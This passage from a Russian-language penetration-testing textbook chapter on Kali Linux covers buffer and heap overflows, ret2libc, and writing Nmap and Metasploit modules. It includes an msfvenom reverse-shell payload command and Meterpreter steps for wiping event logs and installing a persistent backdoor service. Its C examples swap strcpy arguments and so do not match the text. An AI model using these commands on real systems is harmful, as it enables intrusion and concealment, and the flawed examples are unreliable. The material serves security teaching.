с точки зрения кода. В примере 10.5 показана программа на языке C, в которой происходит переполнение буфера. При ее компиляции вам может потребоваться отключить защиту, используемую компилятором по умолчанию. А при сборке, вероятно, придется задействовать флаг `-fno-stack-protector`, например так: `gcc -fno-stack-protector -o vuln vuln.c`.

Пример 10.5. Переполнение буфера в C

```
#include <stdio.h>
#include <string.h>

void strCopy(char *str)
{
    char local[10];

    strcpy(str, local);
    printf(str);
}

int main(int argc, char **argv)
{
    char myStr[20];
    strcpy("This is a string", myStr);
    strCopy(myStr);

    return 0;
}
```

В функции `main` мы создаем переменную в виде массива символов (строку), выделяя под ее хранение 20 байт (по одному байту на символ). Затем копируем в этот массив 16 символов. После этого в него добавляется 17-й символ, потому что строки в C (в этом языке нет строкового типа, поэтому строка представляет собой массив символов) являются нуль-терминированными, то есть последним значением в массиве будет 0 (не символ 0, а значение 0). После копирования строки в переменную мы передаем последнюю в функцию `strCopy`. Внутри нее создается локальная переменная с именем `local`. Ее максимальная длина составляет 10 байт (символов). При копировании переменной `str` в эту локальную переменную мы пытаемся поместить в выделенное пространство больше данных, чем оно может принять.

Именно поэтому проблема называется *переполнением буфера*. В данном случае буфером является переменная `local`, и он переполняется при попытке скопировать в него больше байтов, чем было выделено под эту переменную. Язык C не делает ничего, чтобы помешать таким попыткам. Некоторые считают это его преимуществом. Однако отсутствие такой проверки приводит к разного рода проблемам. Дело в том, что память, по сути, организована в виде стека. У нас есть несколько адресов памяти, выделенных для хранения данных в буфере (переменной `local`). Эти адреса существуют в пространстве не сами по себе. Адрес памяти, следующий за последним адресом в `local`, выделен под что-то другое. (Существует концепция байтовых границ, но чтобы не запутаться, не будем углубляться в ее обсуждение.)

Если вы попытаетесь поместить в `local` слишком много информации, то все лишнее будет записано в адресное пространство, выделенное под другую часть необходимых программе данных.



В языке С есть функции, которые считаются безопасными. Одна из них, `strncpy`, принимает в качестве параметров не только два буфера, как это делает `strcpy`, но и числовое значение, определяющее количество данных, которые можно скопировать в целевой буфер. Теоретически это может предотвратить переполнение буфера, при условии что программисты используют функцию `strncpy` и знают размер буфера, в который копируют данные.

При вызове функции `strCopy` на вершину стека помещается кадр, в котором есть место не только для переменной `local`, принадлежащей функции `strCopy`, но и для параметра `str`. Выделенного в стеке места будет достаточно для хранения данных, передаваемых в функцию. Там же будет находиться адрес возврата, указывающий то место в функции `main`, с которого должно будет продолжиться выполнение программы после завершения работы функции `strCopy`.

Если мы переполним буфер `local`, то адрес возврата будет перезаписан лишними значениями. В результате программа попытается перейти не в то место, в которое планировалось изначально. Скорее всего, новый адрес возврата вообще отсутствует в выделенном под данный процесс пространстве памяти. Допустим, переменная `str` содержала 35 букв «а». В шестнадцатеричном формате это 0x61. Таким образом, адресом будет 0хаааааааааааа. Возможно, этот адрес известен процессу, но скорее всего, нет. Если процесс не знает об этом адресе памяти, вы столкнетесь с *ошибкой сегментации*, возникающей, когда программа пытается получить доступ к не принадлежащему ей сегменту памяти и завершается сбоем. Принцип работы эксплойтов основан на манипулировании передаваемыми в программу данными с целью изменения адреса возврата.

Защита стека

Проблема переполнения буфера существует уже несколько десятилетий. В конце 1980-х годов вирус, так называемый червь Морриса, использовал переполнение буфера для эксплуатации системных служб, в результате чего очень быстро распространился по интернет-пространству, которое в те времена было гораздо меньше, чем сейчас. Поскольку за время своего существования эта проблема стала причиной бесчисленных сбоев и проникновений, были разработаны средства защиты от нее.

- Стековые канарейки — это случайные значения, помещаемые в стек перед адресом возврата. В случае изменения этого значения до возврата функции адрес возврата не используется.
- Для предотвращения атак методом переполнения буфера часто применяется рандомизация адресного пространства. Переполнение буфера

работает потому, что злоумышленник всегда может предсказать адрес, в котором будет находиться его собственный код при его помещении в стек. В случае рандомизации адресного пространства этот адрес меняется при каждом запуске программы, а значит, злоумышленник не может знать, по какому адресу программе необходимо перейти, что делает подобные атаки бессмысленными.

- Неисполняемые стеки тоже препятствуют успешной реализации атак методом переполнения буфера. Стек — это место, где хранятся необходимые программе данные. Для нахождения в нем исполняемого кода нет никаких причин. Если область памяти, в которой находится стек, будет помечена как неисполняемая, то программа никогда не сможет перейти к какой-либо части его содержимого с целью ее выполнения.
- Проверка входных данных перед копированием — еще один способ защиты. Переполнение буфера оказывается возможным потому, что программисты и языки программирования позволяют копировать данные, содержащиеся в больших пространствах, в пространства меньшего размера. Если бы программисты проверяли входные данные перед выполнением любых действий с ними, многие уязвимости исчезли бы сами собой.

Переполнение кучи

В основе *переполнения кучи* лежит та же идея, что и в основе переполнения стека. Разница заключается лишь в том, где происходит это явление и к чему оно может привести. В то время как стек содержит данные, *известные* во время компиляции, куча заполняется *неизвестными* значениями, которые выделяются динамически во время выполнения программы. Чтобы понять, как это работает, слегка изменим программу, которую мы использовали ранее (пример 10.6).

Пример 10.6. Выделение памяти из кучи

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void strCopy(char *str)
{
    char *local = malloc(10 * (sizeof(char)));

    strcpy(str, local);
    printf(str);
}

int main(int argc, char **argv)
{
    char *str = malloc(25 * (sizeof(char)));
```

```
strcpy("This is a string", str);  
strCopy(str);  
  
return 0;  
}
```

Вместо того чтобы просто определить переменную, содержащую размер символического массива, как раньше, мы выделяем память и присваиваем адрес начала выделенной области переменной, называемой *указателем*. Эта память выделяется из кучи, которая отличается от стека. Показанные здесь переменные `str` и `local` предназначены для хранения адреса ячейки памяти. Обращение к переменной осуществляется по адресу, а не по хранящемуся в ней значению.

Разумеется, вам нужен настоящий код, который можно внедрить в стек для дальнейшего выполнения, и он должен представлять собой нечто более полезное, чем строка, состоящая из символов А. Один из способов получить полезную нагрузку — применение Metasploit. Для генерации полезной нагрузки можно воспользоваться отдельным приложением под названием `msfvenom`. Чтобы создать двоичную полезную нагрузку из слушателя обратного TCP-подключения для Meterpreter, вы можете задействовать команду наподобие `msfvenom -a x64 -platform windows -p windows/x64/shell_reverse_tcp LHOST=192.168.4.52 LPORT=4400 -o out -p`. Затем эту двоичную полезную нагрузку нужно поместить в программу, которая будет использовать ее в качестве эксплойта, поскольку вы не сможете внедрять необработанные байты вручную. Как правило, каждый байт приходится преобразовывать в шестнадцатеричный формат для применения в программе или сценарии. Для преобразования двоичного кода в шестнадцатеричный можно использовать что-то вроде `hexdump` или `xxd`. Затем в зависимости от выбранного способа написания программы вам может потребоваться выполнить дополнительные шаги.

Разница между переполнением кучи и переполнением стека заключается в их содержимом. Например, в куче нет ничего, кроме данных. В случае ее переполнения произойдет лишь повреждение остальных содержащихся в ней данных. Это не значит, что переполнение кучи невозможно эксплуатировать. Однако, в отличие от случая с переполнением стека, для этого потребуются выполнить дополнительные действия помимо изменения адреса возврата.

Еще одной тактикой атаки на кучу является так называемое *распыление* (*heap spraying*). В ее основе лежит тот факт, что положение кучи известно заранее, и это позволяет внедрить в нее код эксплойта. При этом злоумышленнику все равно необходимо манипулировать расширенным указателем команд (EIP), так чтобы он указывал на адрес содержащегося в куче кода эксплойта. Защититься от этой атаки гораздо сложнее, чем от переполнения буфера.

Возвращение к библиотеке `libc`

Следующая техника атаки представляет собой вариацию того, что мы обсуждали ранее. В конечном итоге злоумышленник стремится получить контроль над

указателем команд. Данный указатель содержит адрес следующей инструкции, которую нужно выполнить в рамках данного процесса. Если стек помечен как неисполняемый или рандомизирован, то получить контроль над потоком выполнения программы будет гораздо сложнее. Однако контролировать поток выполнения можно с помощью общих библиотек, поскольку их адрес в памяти известен.

Нахождение библиотеки в известном месте избавляет выполняющиеся программы от необходимости загружать эту библиотеку в собственное адресное пространство. Благодаря наличию общей библиотеки каждая из программ может использовать один и тот же исполняемый код, взятый из одного и того же места. Однако если место нахождения исполняемого кода известно, то он может применяться для проведения атаки. Стандартная библиотека C, известная как `libc`, применяется во всех программах, написанных на этом языке, и содержит несколько полезных функций. Одна из них — функция `system`, позволяющая выполнить программу в операционной системе. Если злоумышленники смогут перейти по адресу этой функции, передав нужный параметр, то сумеют получить доступ к командной оболочке в целевой системе.

Чтобы реализовать данную атаку, нужно определить адрес библиотечной функции. Мы используем функцию `system`, хотя могли бы выбрать и другую, поскольку можем напрямую передать `/bin/sh` в качестве параметра, запустив оболочку, предоставляющую доступ к командной строке. В этом нам могут помочь несколько инструментов. Первый из них, `ldd`, выводит список всех динамических библиотек, используемых приложением. В примере 10.7 приведен список динамических библиотек, применяемых программой `wubble`. В нем указан адрес, по которому библиотека загружается в память. После получения начального адреса нам нужно определить смещение до функции. Для этого можно воспользоваться программой `readelf`, которая отображает все символы из скомпилированной ранее программы `vuln`.

Пример 10.7. Получение адреса функции в библиотеке `libc`

```
(kilroy@badmilo)-[~]
$ ldd vuln
    linux-vdso.so.1 (0x000ffff9d388000)
    libc.so.6 => /lib/aarch64-linux-gnu/libc.so.6 (0x000ffff9d150000)
    /lib/ld-linux-aarch64.so.1 (0x000ffff9d34b000)
(kilroy@badmilo)-[~]
$ readelf -a vuln | grep print
000000020028 000a00000402 R_AARCH64_JUMP_SL 0000000000000000 printf@GLIBC_2.17 + 0
10: 0000000000000000 0 FUNC GLOBAL DEFAULT UND printf@GLIBC_2.17 (3)
89: 0000000000000000 0 FUNC GLOBAL DEFAULT UND printf@GLIBC_2.17
```

Используя вывод этих программ, мы получили адрес, требующийся указателю команд. Нам также необходимо поместить параметр в стек, чтобы функция могла извлечь его для дальнейшего применения. В ходе работы с адресами и другими хранящимися в памяти данными следует помнить об архитектуре, то есть о способе упорядочения байтов в памяти.

Существуют два типа архитектуры. В одном используется порядок байтов от старшего к младшему (big-endian), при котором старший байт сохраняется первым, а в другом — от младшего к старшему (little-endian). Системы второго типа работают непривычным для нас способом. Например, мы воспринимаем число 4587 как *четыре тысячи пятьсот восемьдесят семь*, потому что наиболее значимая цифра записывается первой. В системе, использующей порядок байтов от младшего к старшему, первым записывается наименее значимый байт. Поэтому в такой системе то же самое число будет записано как *семь тысяч восемьсот пятьдесят четыре*.

Все системы на базе процессора Intel (процессор AMD основан на архитектуре Intel) используют порядок байтов от младшего к старшему. Это означает, что привычная нам запись значения отличается от его представления в памяти системы на базе Intel, поэтому нужно изменить порядок составляющих его байтов. Таким образом, требуется преобразовать приведенный ранее адрес, поменяв порядок следования байтов на противоположный. К системам, использующим порядок байтов от младшего к старшему, относятся также процессоры ARM, включая основанные на них Apple M1 и M2.

Написание модулей Nmap

Теперь, когда вы немного разобрались в теме программирования и эксплойтов, мы можем поговорить о написании полезных сценариев. Программа Nmap использует язык программирования Lua, что позволяет ее пользователям создавать собственные сценарии, совместимые с этой программой. Хотя Nmap в первую очередь считается сканером портов, при обнаружении открытых портов эта программа позволяет также запускать сценарии с помощью движка NSE (Nmap Scripting Engine — скриптовый движок Nmap). Через NSE Nmap предоставляет библиотеки, существенно упрощающие процесс написания сценариев.

Нужные сценарии можно указать в командной строке при запуске `nmap` с помощью параметра `--script` и следующего за ним имени сценария. При этом вы можете указать один из десятков сценариев, входящих в пакет Nmap, их категорию или свой собственный сценарий. Ваш сценарий регистрирует порт, относящийся к тестируемой системе, когда будет загружен. Если инструмент `nmap` обнаружит систему с открытым портом, указанным вами в качестве зарегистрированного, то ваш сценарий будет запущен. В примере 10.8 показан сценарий, предназначенный для проверки факта обнаружения пути `/foo/` на веб-сервере, работающем на порте 80. Этот сценарий был создан на основе одного из готовых сценариев, предусмотренных в Nmap. Сценарии, поставляемые вместе с Nmap, находятся в каталоге `/usr/share/nmap/scripts`.

Пример 10.8. Сценарий Nmap

```
local http = require "http"  
local shortport = require "shortport"  
local stdnse = require "stdnse"
```

```
local table = require "table"

description = [[
A demonstration script to show NSE functionality
]]

author = "Ric Messier"
license = "none"
categories = {
    "safe",
    "discovery",
    "default",
}

portrule = shortport.http

-- наша функция для проверки существования пути /foo
local function get_foo (host, port, path)
    local response = http.generic_request(host, port, "GET", path)
    if response and response.status == 200 then
        local ret = {}
        ret['Server Type'] = response.header['server']
        ret['Server Date'] = response.header['date']
        ret['Found'] = true
        return ret
    else
        return false
    end
end

function action (host, port)
    local found = false
    local path = "/foo/"
    local output = stdnse.output_table()

    local resp = get_foo(host, port, path)
    if resp then
        if resp['Found'] then
            found = true
            for name, data in pairs(resp) do
                output[name] = data
            end
        end
    end

    if #output > 0 then
        return output
    else
        return nil
    end
end
```


Давайте разберем этот сценарий. Первые несколько строк, начинающиеся со слова `local`, определяют необходимые сценарию модули Nmap. Они загружаются в переменные экземпляра класса, что позволяет в дальнейшем получить доступ к функциям модуля. После загрузки модуля устанавливаются метаданные сценария, включая описание, имя автора и категории, к которым он относится. Если вы выбираете сценарий по категории, то имейте в виду, что от определенных для выбранного сценария категорий будет зависеть его запуск.

После метаданных следует код, определяющий функциональность сценария. Сначала мы задаем правило `portrule`, указывающее программе Nmap, когда следует запускать сценарий, исходя из состояния определенного порта. Строка `portrule = shortport.http` указывает на то, что данный сценарий должен быть запущен, если HTTP-порт (порт 80) открыт. Функция, следующая за этим правилом, проверяет доступность пути `/foo/` в удаленной системе. Именно здесь происходит самое важное. Первым делом `nmap` отправляет GET-запрос на удаленный сервер, используя переданные в функцию параметры порта и хоста.

Сценарий проверяет наличие HTTP-ответа от удаленного сервера с кодом 200, который означает успешное нахождение пути. Если путь найден, сценарий заполняет хеш информацией, полученной из заголовков сервера. К ней относится имя сервера и дата отправки запроса. Мы также указываем на то, что путь был найден, это в дальнейшем пригодится вызываемой функции.

Кстати о ней: `action` — это функция, которую `nmap` вызывает, когда обнаруживает, что нужный порт открыт. Функции `action` передаются хост и порт. Мы начинаем с создания нескольких локальных переменных. Одной из них является искомый путь, а другой — таблица, используемая `nmap` для хранения информации, которая будет отображаться в ее выводе. После создания переменных мы можем вызвать рассмотренную ранее функцию, проверяющую существование пути.

В случае обнаружения указанного каталога, пути или конечной точки заполняем таблицу всеми парами «ключ — значение», которые были заполнены в рамках работы функции, проверявшей путь. В примере 10.9 показан вывод, полученный в результате применения `nmap` к серверу, для которого этот путь действительно был доступен. Вы можете увидеть пары «ключ — значение» под именем вызванного сценария. В данном случае использовался сценарий `script.nse`, поэтому вывод отображается под заголовком `script`. Если бы вы переименовали его в `wubble.nse`, то вывод отображался бы под заголовком `wubble`.

Пример 10.9. Вывод программы nmap

```
(kilroy@badmilo)-[~]
└─$ sudo nmap -sS -p 80,443 192.168.4.8 --script=./script.nse
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-12 13:01 EST
Nmap scan report for 192.168.4.8
Host is up (0.0068s latency).
```

```
PORT      STATE SERVICE
80/tcp    open  http
| script:
|   Server Date: Fri, 12 Jan 2024 18:01:12 GMT
|   Server Type: Apache/2.4.58 (Debian)
|_ Found: true
443/tcp    closed https
MAC Address: 1C:69:7A:66:64:2A (EliteGroup Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 11.36 seconds
```

Разумеется, данный сценарий проверяет существование веб-ресурса с помощью встроенных функций, основанных на HTTP. Однако вы не ограничены поиском информации, доступной через сеть. Можете использовать TCP- или UDP-запросы для тестирования проприетарных служб. Хотя это и не считается хорошей практикой, вы можете написать сценарий Nmap, чтобы отправить искаженный трафик на порт и посмотреть, что произойдет. Однако имейте в виду, что Nmap — это не самая лучшая программа для мониторинга, и если вы действительно хотите спровоцировать сбой в работе службы, нужно будет как-то проверить, произошел он или нет. Вы можете отправить вредоносный пакет, а затем снова проверить, открыт ли порт. Однако существуют гораздо более эффективные методы такого рода тестирования.

Расширение функциональности Metasploit

Вы можете расширить функциональность Metasploit, написав собственный модуль на языке Ruby. Обратите внимание на директорию системы Kali Linux `/usr/share/metasploit-framework/modules`. Все модули Metasploit, начиная с эксплойтов и заканчивая вспомогательными модулями и модулями для постэксплуатации, организованы в виде структуры каталогов. Например, один из эксплойтов EternalBlue предусматривает модуль, который интерфейс `msfconsole` идентифицирует как `exploit/windows/smb/ms17_010_psexec`. Чтобы найти этот модуль в файловой системе Kali Linux, нужно перейти в каталог `/usr/share/metasploit-framework/modules/exploit/windows/smb/`. Там вы обнаружите файл `ms17_010_psexec.rb`.

Помните, что Metasploit — это фреймворк. Как правило, он выступает в качестве инструмента для тестирования на проникновение и используется по принципу «укажи и щелкни» (или «введи код и нажми **Enter**»). Однако он представляет собой фреймворк, позволяющий легко разрабатывать дополнительные эксплойты или модули. Metasploit предоставляет уже готовые компоненты, избавляя вас от необходимости создавать их заново при написании очередного сценария эксплойта. Помимо модулей, облегчающих работу с инфраструктурой, в Metasploit есть коллекция полезных нагрузок и кодировщиков, которые служат строительными блоками при написании модулей эксплойтов.

Рассмотрим процесс написания модуля Metasploit. Имейте в виду, что при желании узнать немного больше о функциональности Metasploit вы всегда можете

обратиться к модулям, поставляемым вместе с этой программой. Копирование фрагментов кода из существующих модулей поможет вам сэкономить время. Например, код примера 10.10 был создан путем копирования верхнего раздела существующего модуля и изменения всех остальных определяющих этот модуль частей. Определение класса и наследование не требуют изменения, потому что мы имеем дело со вспомогательным модулем (*Auxiliary*). Все строки `include` тоже остаются без изменений, потому что большая часть основной функциональности та же самая. Разумеется, функциональность нового модуля имеет и отличия, которые отражает следующий далее код. Данный модуль предназначен для проверки существования службы, работающей на порте 5999 и отвечающей определенным словом при установлении соединения.

Пример 10.10. Модуль Metasploit

```
class MetasploitModule < Msf::Auxiliary
  include Msf::Exploit::Remote::Tcp
  include Msf::Auxiliary::Scanner
  include Msf::Auxiliary::Report

  def initialize
    super(
      'Name'          => 'Detect Bogus Script',
      'Description'   => 'Test Script To Detect Our Service',
      'Author'        => 'ram',
      'References'    => [ 'none' ],
      'License'       => MSF_LICENSE
    )

    register_options(
      [
        Opt::RPORT(5999),
      ]
    )
  end

  def run_host(ip)

    begin

      connect

#      sock.put("hello")
      resp = sock.get_once()

      if !resp.starts_with("Wubble")
        print_error("#{ip}:#{rport} No response")
        return
      end

      print_good("#{ip}:#{rport} FOUND")
      report_vuln({
        :host => ip,
```

```

        :name => "Bogus server exists",
        :refs => self.references
    })
    report_note(
        :host => ip,
        :port => datastore['RPORT'],
        :sname => "bogus_serv",
        :type => "Bogus Server Open"
    )

    disconnect

rescue Rex::AddressInUse, ::Errno::ETIMEDOUT, Rex::HostUnreachable,
    Rex::ConnectionTimeout, Rex::ConnectionRefused, ::Timeout::Error,
    ::EOFError => e
    elog("#{e.class} #{e.message}\n#{e.backtrace * "\n"}")
ensure
    disconnect
end
end
end
end

```

Давайте разберем этот сценарий. Первая часть, как уже отмечалось, инициализирует метаданные, используемые фреймворком. Она предоставляет информацию, которая может применяться для поиска. Во второй части инициализации мы устанавливаем параметры. Поскольку это простой модуль, единственным параметром является удаленный порт. В данном случае задается значение по умолчанию, однако при желании любой пользователь модуля может его изменить. Значение `RHOSTS` здесь не задается, так как речь идет о стандартной части фреймворка. Поскольку этот модуль предназначен для сканирования, значение `RHOSTS` вместо `RHOST` говорит о том, что в результате его применения мы ожидаем получить диапазон IP-адресов.

Следующая функция, `initialize`, тоже необходима фреймворку, так как предоставляет используемые им данные. При запуске этого модуля вызывается функция `run_host`, которой передается IP-адрес. Фреймворк отслеживает IP-адрес и порт для подключения, поэтому первым делом мы вызываем функцию `connect`. Metasploit понимает, что это означает необходимость инициировать TCP-соединение (так как в самом начале мы включили модуль TCP) с IP-адресом, переданным модулю, на порте, заданном переменной `RPORT`. Этого достаточно для подключения к удаленной системе.

После открытия соединения начинается основная работа. При просмотре сценариев других модулей вы можете увидеть несколько функций, используемых для работы. Особенно это касается модулей эксплойтов. В нашем случае TCP-сервер отправляет клиенту известную строку при открытии соединения. Поэтому нашему сценарию достаточно всего лишь прослушивать подключение. Любое сообщение, пришедшее с сервера, будет сохранено в переменной `resp`. Это значение сравнивается со строкой `wubble`, которую, как нам известно, данная служба отправляет в ответ.

Если строка не начинается со слова `wubble`, сценарий может вернуться после вывода сообщения об ошибке с помощью предоставляемой Metasploit функции `print_error`. Оставшаяся часть сценария заполняет используемую Metasploit информацию, к которой помимо прочего относится сообщение, отображающееся в консоли и указывающее на успешное завершение работы. Для этого применяется функция `print_good`. Затем мы вызываем функции `report_vuln` и `report_note` для внесения в базу данных информации, которую позднее можно будет проверить.

После написания сценария мы можем перенести его в нужное место. Поскольку это сканер, используемый для обнаружения службы, его необходимо поместить в каталог `/usr/share/metasploit-framework/modules/scanner/discovery/`. Имя сценария — `bogus.rb`. Расширение `.rb` указывает на то, что он написан на языке Ruby. Когда вы скопируете его в нужное место и запустите `msfconsole`, фреймворк выполнит разбор сценария. Синтаксические ошибки, не позволяющие выполнить компиляцию, отобразятся в интерфейсе `msfconsole`. После помещения сценария в нужный каталог и запуска `msfconsole` вы сможете найти и использовать его так же, как любой другой сценарий. Для того чтобы сообщить фреймворку о доступности сценария, больше ничего не нужно. Загрузка и запуск сценария показаны в примере 10.11.

Пример 10.11. Запуск сценария

```
msf6 > use auxiliary/scanner/discovery/bogus
msf6 auxiliary(scanner/discovery/bogus) > set RHOSTS 192.168.4.5 RHOSTS => 192.168.4.5
msf6 auxiliary(scanner/discovery/bogus) > show options
```

Module options (auxiliary/scanner/discovery/bogus):

Name	Current Setting	Required	Description
----	-----	-----	-----
RHOSTS	192.168.4.5	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	5999	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads (max one per host)

View the full module info with the `info`, or `info -d` command.

```
msf6 auxiliary(scanner/discovery/bogus) > run

[+] 192.168.4.5:5999 - 192.168.4.5:5999 FOUND
[*] 192.168.4.5:5999 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/discovery/bogus) >
```

В случае обнаружения службы вы увидите сообщение, полученное от функции `print_good`. Мы могли бы вывести таким способом любую информацию, однако уведомление о нахождении службы кажется вполне уместным. Возможно, вы

заметили в сценарии закомментированную строку, начинающуюся с символа `#`. Мы будем использовать ее для отправки данных на сервер. Изначально служба была написана так, чтобы принимать сообщение перед отправкой сообщения клиенту. При необходимости отправки сообщения на сервер вы могли бы задействовать функцию, указанную в закомментированной строке. Вызываемая функция `disconnect` разрывает соединение с сервером.

Поддержание доступа и замечание следов

В наши дни злоумышленники нередко закрепляются в скомпрометированных системах на длительное время. Занимаясь тестированием безопасности, вы вряд ли решите сделать то же самое, однако понимание логики действий злоумышленников и имитация их поведения помогут вам оценить эффективность работы оперативного персонала в плане обнаружения вашей активности. После эксплуатации системы злоумышленник, как правило, предпринимает два шага. Первым делом он стремится закрепиться в скомпрометированной системе. Для этого он может устанавливать бэкдоры, клиенты ботнета, создавать дополнительные учетные записи и выполнять другие действия. Вторым шагом является удаление следов проникновения. Сделать это не всегда легко, особенно если злоумышленник остается в системе, так как при этом в ней всегда будут существовать свидетельства использования дополнительных исполняемых файлов или выполнения авторизации.

Однако мы все равно можем принять некоторые меры с помощью доступных нам инструментов. В частности, можем задействовать фреймворк Metasploit, способный выполнить большую часть работы за нас.

Замечание следов с помощью Metasploit

Фреймворк Metasploit предусматривает несколько способов очистки системы. Разумеется, мы могли бы загрузить на скомпрометированный хост любые инструменты, предоставляющие подобные функции. Однако помимо этого в Metasploit есть средства, помогающие нам удалить следы своей активности. Правда, полностью убрать некоторые следы не удастся, особенно если мы стремимся сохранить доступ к системе. Но даже если мы получим то, за чем пришли, и покинем систему, после нас останутся какие-то улики. Одного намека на вредоносную активность может оказаться достаточно.

Предположим, вы взломали систему Windows путем получения командной оболочки Meterpreter. В примере 10.12 используется одна из функций Meterpreter, `clearev`, которая очищает журнал событий. В зависимости от ваших действий и применяемых в системе уровней протоколирования, в журнале событий может не быть данных, указывающих на ваше присутствие. Тем не менее очистка журналов — обычная постэксплуатационная практика. Однако проблема заключается в том, что результатом этого действия становятся пустые журналы событий, содержащие

лишь запись об их очистке, что говорит об активности посторонних лиц. Эта запись не указывает конкретно на вас ввиду отсутствия таких свидетельств, как IP-адреса, с которыми было установлено соединение, поскольку очистка журнала событий выполняется внутри системы, а не удаленно. Это не похоже на SSH-соединение, сведения о котором сохраняются в журналах служб.

Пример 10.12. Очистка журналов событий

```
meterpreter > clearev
[*] Wiping 529 records from Application...
[*] Wiping 1424 records from System...
[*] Wiping 0 records from Security...
```

Помимо этого, внутри Meterpreter можно реализовать и другие возможности. Например, запустить модуль для постэксплуатации `delete_user`, если в процессе взлома вами был создан пользователь. Добавление и удаление пользователей — это события, которые могут быть отражены в журналах, поэтому мы снова возвращаемся к их очистке как к способу замечания следов своей активности.



Не во всех системах журналы ведутся локально. И это следует учитывать при очистке журналов событий. Если вы очистили журнал событий, это еще не значит, что служба не отправила их содержимое в удаленную систему, отвечающую за их длительное хранение. В таких случаях вам может казаться, что вы замели следы, хотя на самом деле оставили еще больше доказательств своего присутствия. Иногда лучше скрыть свои действия среди большого количества других зарегистрированных событий.

Закрепление в системе

В зависимости от типа взломанной операционной системы существует несколько способов сохранения доступа к ней. Далее рассмотрим способ закрепления в системе с помощью фреймворка Metasploit и доступных в нем инструментов. Мы будем взаимодействовать со взломанной системой Windows, к которой была применена полезная нагрузка Meterpreter. После получения списка процессов путем выполнения команды `ps` в оболочке Meterpreter мы ищем процесс, в который можем мигрировать с целью установки службы, способной продолжить работу после перезагрузки системы. В примере 10.13 показана последняя часть списка процессов, а затем миграция в процесс с последующей установкой службы `metsvc`.

Пример 10.13. Установка службы `metsvc`

5060	952	dwm.exe	x64	1	VAGRANT-2008R2\agr C:\Windows\system
					grant 32\Dwm.exe
5088	5052	explorer.e	x64	1	VAGRANT-2008R2\agr C:\Windows\Explor
		xe			grant er.EXE
6068	468	svchost.ex	x64	0	NT AUTHORITY\LOC
		e			AL SERVICE
6096	468	msdtc.exe	x64	0	NT AUTHORITY\NET
					WORK SERVICE

```

meterpreter > migrate 5088
[*] Migrating from 1104 to 5088...
[*] Migration completed successfully.
meterpreter > run metsvc

[!] Meterpreter scripts are deprecated. Try exploit/windows/local/persistence.
[!] Example: run exploit/windows/local/persistence OPTION=value [...]
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory ↵
C:\Users\vagrant\AppData\Local\Temp\1\zeXW0sROH...
[*] >> Uploading metsrv.x86.dll...
[*] >> Uploading metsvc-server.exe...
[*] >> Uploading metsvc.exe...
[*] Starting the service...
    * Installing service metsvc

* Starting service
Service metsvc successfully installed.

meterpreter > shell
Process 1296 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net start
net start
These Windows services are started:

    Apache Tomcat 8.0 Tomcat8
    Application Experience

    MEDC Server Component - Apache
    MEDC Server Component - Notification Server
    Meterpreter
    Microsoft FTP Service

```

Мигрируя в другой процесс, мы перемещаем исполняемые биты оболочки Meterpreter в пространство (сегмент памяти) этого нового процесса, PID которого указываем в команде `migrate`. После внедрения в процесс `explorer.exe` мы выполняем команду `run metsvc`, чтобы установить службу Meterpreter, работающую на порте 31 337. Теперь у нас есть постоянный доступ к взломанной системе. Вы можете проверить, запущена ли служба Meterpreter, выполнив команду `net start` из командной оболочки в скомпрометированной системе.

Как же получить доступ к системе, не прибегая к ее повторной компрометации? Это можно сделать внутри Metasploit. Воспользуемся модулем-обработчиком, который работает в нескольких операционных системах. В примере 10.14 задействуется модуль `multi/handler`. После его загрузки нужно указать полезную нагрузку. Мы воспользуемся полезной нагрузкой `metsvc`, чтобы подключиться

к службе Meterpreter в удаленной системе. Как видите, остальные параметры устанавливаются в зависимости от удаленной системы и локального порта, на подключение к которому настроена удаленная служба.

Пример 10.14. Использование модуля multi/handler

```
msf6 exploit(multi/handler) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.4.52
LHOST => 192.168.4.52
msf6 exploit(multi/handler) > set LPORT 31337
LPORT => 31337
msf6 exploit(multi/handler) > exploit
```

```
[*] Started reverse TCP handler on 192.168.4.52:31337
```

```
[*] Meterpreter session 1 opened (192.168.4.78:43223 ->
    192.168.4.52:31337) at 2024-01-14 18:29:09 -0600
```

После запуска обработчика мы привязываемся к порту, чтобы прослушивать удаленное соединение с хостом, на котором запущена служба, и вскоре получаем сеанс Meterpreter, открывающий доступ к удаленной системе. Когда мы захотим подключиться к этой системе, чтобы исследовать ее, загрузить в нее файлы или программы, извлечь из нее данные или замести свои следы, нам достаточно будет загрузить обработчик с полезной нагрузкой `metsvnc` и запустить эксплойт. В результате будет установлено соединение с удаленной системой, позволяющее делать все, что угодно.

Резюме

Kali Linux — это система, содержащая сотни инструментов. Некоторые из них простые, другие — более сложные. В этой главе мы рассмотрели ряд относительно сложных тем и способов использования инструментов, предусмотренных в Kali. Далее перечислены ключевые выводы этой главы.

- Языки программирования можно разделить на три категории: компилируемые, интерпретируемые и промежуточные.
- Программы могут работать по-разному в зависимости от языка, на котором они написаны.
- Скомпилированные программы собирают из файлов с исходным кодом, и иногда для создания сложных программ требуется утилита `make`.
- Стек используется для хранения данных времени выполнения, и для каждой вызываемой функции в стеке выделяется отдельный кадр.
- Переполнение буфера и переполнение стека — это уязвимости, возникающие из-за ошибок программирования.

- Фреймворк Metasploit можно использовать для заметания следов после компрометации системы.
- Фреймворк Metasploit можно применять также для закрепления в скомпрометированной системе.

Полезные ресурсы

- Статья от BugTraq и др. *Smashing the Stack for Fun and Profit* (<https://oreil.ly/CEgYS>).
- Глава *Nmap Scripting Engine* (<https://oreil.ly/32EhE>) руководства *Nmap Network Scanning*, написанного Гордоном Лайоном (Nmap Project, 2009).
- Раздел *Building a Module* на сайте Offensive Security (<https://oreil.ly/Rxs7Q>).

Реверс-инжиниринг и анализ программ

